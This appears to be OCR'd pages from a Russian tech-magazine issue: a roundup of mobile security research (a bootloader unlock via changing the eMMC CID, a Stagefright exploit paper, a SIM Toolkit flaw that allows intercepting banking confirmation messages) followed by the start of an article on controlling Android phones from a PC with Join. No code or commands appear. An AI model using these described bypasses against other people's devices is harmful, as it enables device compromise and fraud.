
Уязвимый смартфон на базе Android 5.1



Один из слайдов презентации

Как следствие, самый простой способ разблокировать загрузчик на любом смартфоне состоял в том, чтобы прошить в него раздел aboot от разблокированного смартфона, а затем изменить eMMC CID так, чтобы он совпадал с тем, что записан в раздел. По стандарту eMMC CID меняться не должен, но исследование кода прошивки eMMC показало, что в данном случае это не так и для изменения eMMC CID даже предусмотрена специальная сервисная команда.

Metaphor: A (real) reallife Stagefright exploit (pdf) — подробный рассказ о создании эксплоита для уязвимости CVE-2015-3864 (Stagefright). Документ особенно интересен тем, что покрывает все этапы исследования и разработки, и в подробностях объясняет, как найти уязвимость и использовать ее в своих целях, включая рассказ о методах обхода ASLR. Must read для всех, кто хочет разобраться в современных способах взлома.



Количество свободной памяти до и после запуска NFS No Limits

Эмуляция и перехват SIM-команд через SIM Toolkit на Android 5.1 и ниже (CVE-2015-3843) — интересное исследование Positive Technologies, посвященное глупой ошибке в Android, позволяющей перехватывать и эмулировать сообщения, генерируемые SIM-картой. В частности, ошибка может быть использована для перехвата сообщений подтверждения операций в интернет-банке. Причем делается это очень просто.


iPhone Dual Boot — пост на Reddit о том, как организовать двойную загрузку на взломанном iPhone (установить две разные версии iOS). Инструкция охватывает все аспекты подготовки, включая установку утилит для переразбивки памяти на разделы, сам процесс переразбивки и установки модифицированного загрузчика. К сожалению, возможности выбора операционки прямо на смартфоне не предусмотрено, так что для этих целей придется подключать смартфон к ПК и перепрошивать загрузчик.

The RAM Conundrum: How Much RAM Do We Really Need? — колонка одного из авторов XDA Developers, который пытается найти ответ на вопрос: а нужны ли нам смартфоны с шестью гигабайтами оперативной памяти? Ответ, как и следовало ожидать, простой: пока с лихвой хватает трех гигабайт, но с усложнением приложений и увеличением разрешений экрана может понадобиться больше.

Однако интересен не вывод, сделанный автором, а его рассказ о принципах работы системы управления памятью Android. Здесь он абсолютно верно подмечает, что в основном память нужна для кеширования запущенных приложений, а также что многое зависит от размера хипа (кучи), выделяемого на каждое приложение. Размер этот определяется создателями смартфона, а потому два аппарата с одинаковым количеством памяти могут работать по-разному (например, на одном смартфоне браузер сможет закешировать пятнадцать страниц, открытых в браузере, а на другом только пять). С другой стороны, автор забывает о том, что ядро Linux очень агрессивно использует свободную память для хранения файлового кеша, что тоже весьма немаловажный параметр.

РОБОТ НА ПОВОДКЕ

УПРАВЛЯЕМ СМАРТФОНОМ С КОМПА



В февральском номере журнала я описывал, как выжать максимум возможностей из голосового управления телефоном. Но когда весь день находишься за компом, да еще и не один, или вокруг слишком шумно, то командовать вслух бывает не совсем удобно, а иногда можно вызвать неодобрение окружающих. Так что сегодня поговорим о том, как управлять телефоном/планшетом, не отрываясь от компа.



Дмитрий «BRADA» **Подкопаев**
john.brada.doe@gmail.com

Чтобы рулить смартфоном с компа, в современном мире не надо ничего, кроме самого смартфона, подключения по сети Wi-Fi и пары десятков мегабайт проплаченного интернет-трафика, чтобы скачать и установить необходимые утилиты. Вопрос только в том, какой именно софт использовать и какие решения подойдут именно тебе. В этой статье я расскажу о нескольких приложениях для управления смартом, затронув не только «обычный софт», но и решения на базе ADB.



INFO


Манипуляции с устройствами, традиционно для моих статей, проводятся на Nexus 5 и Nexus 7 2013, поэтому методы на других смартфонах могут отличаться. В связи с этим не будут упоминаться и фирменные утилиты от производителей устройств, чтобы описать универсальные методы управления.

РЕШЕНИЯ «ИЗ КОРОБКИ»

Join от создателя многих отличных плагинов к Таскеру Жуана Диаса (João Dias), по сути, повторяет возможности плагина и расширения AutoRemote, но в красивой оболочке. Тут уже не надо ничего настраивать. Поставил приложение на смартфон и расширение для Chrome, и можно работать. Также есть приложение под Windows 10. Используя Join еще с первой беты, я нахожу его очень удобным, да и автор принимает советы по развитию на форуме и оперативно правит баги и добавляет новые возможности.


Что же умеет делать приложение? Оно объединяет комп, телефон и планшет в одну систему. После этого можно реагировать на все уведомления от разных устройств на любом из них. Например, ответить на СМС прямо в браузере или с Chrome на iPad или свайпом на планшете убрать оповещение, которое пришло на телефон. Также доступны для взаимодействия все кнопки полученного уведомления (Like, Reply и так далее). В ручном или автоматическом режиме можно делиться содержимым буфера обмена со всеми устройствами. Скопированный на компе текст в любом приложении автоматически попадет в буфер

обмена на телефоне и планшете. Специальное поле расширения Write позволит не только отправить большой набранный текст на устройство, но и сразу вставить его в текстовое поле открытого на телефоне приложения. Функция автоматической вставки есть и в настройках для буфера обмена.



Меню расширения Join, вкладка Notifications, раздел Write

Join встраивается в контекстное меню браузера и позволяет отправлять и вставлять выделенный текст на устройство, открывать на устройстве ссылки или текущую страницу, а также автоматом устанавливать программы при отправке ссылки типа Download с сайта. Приложение работает через учетную запись Google, и все передаваемые в любую стороны файлы остаются в Google Drive. При затерявшемся в недрах дома телефоне можно заставить его звонить с любого другого устройства или компа, а также определить местоположение подключенных устройств на карте. Парой кликов мышки можно также скачать и открыть понравившуюся фотку на телефоне или сразу поставить ее в качестве обоев. Скриншоты с устройства открываются в браузере после нажатия на соответствующую кнопку, и на любые действия можно поставить горячие клавиши. Конечно же, имеется и поддержка команд для Таскера, но подробно останавливаться на этом не буду. Синтаксис



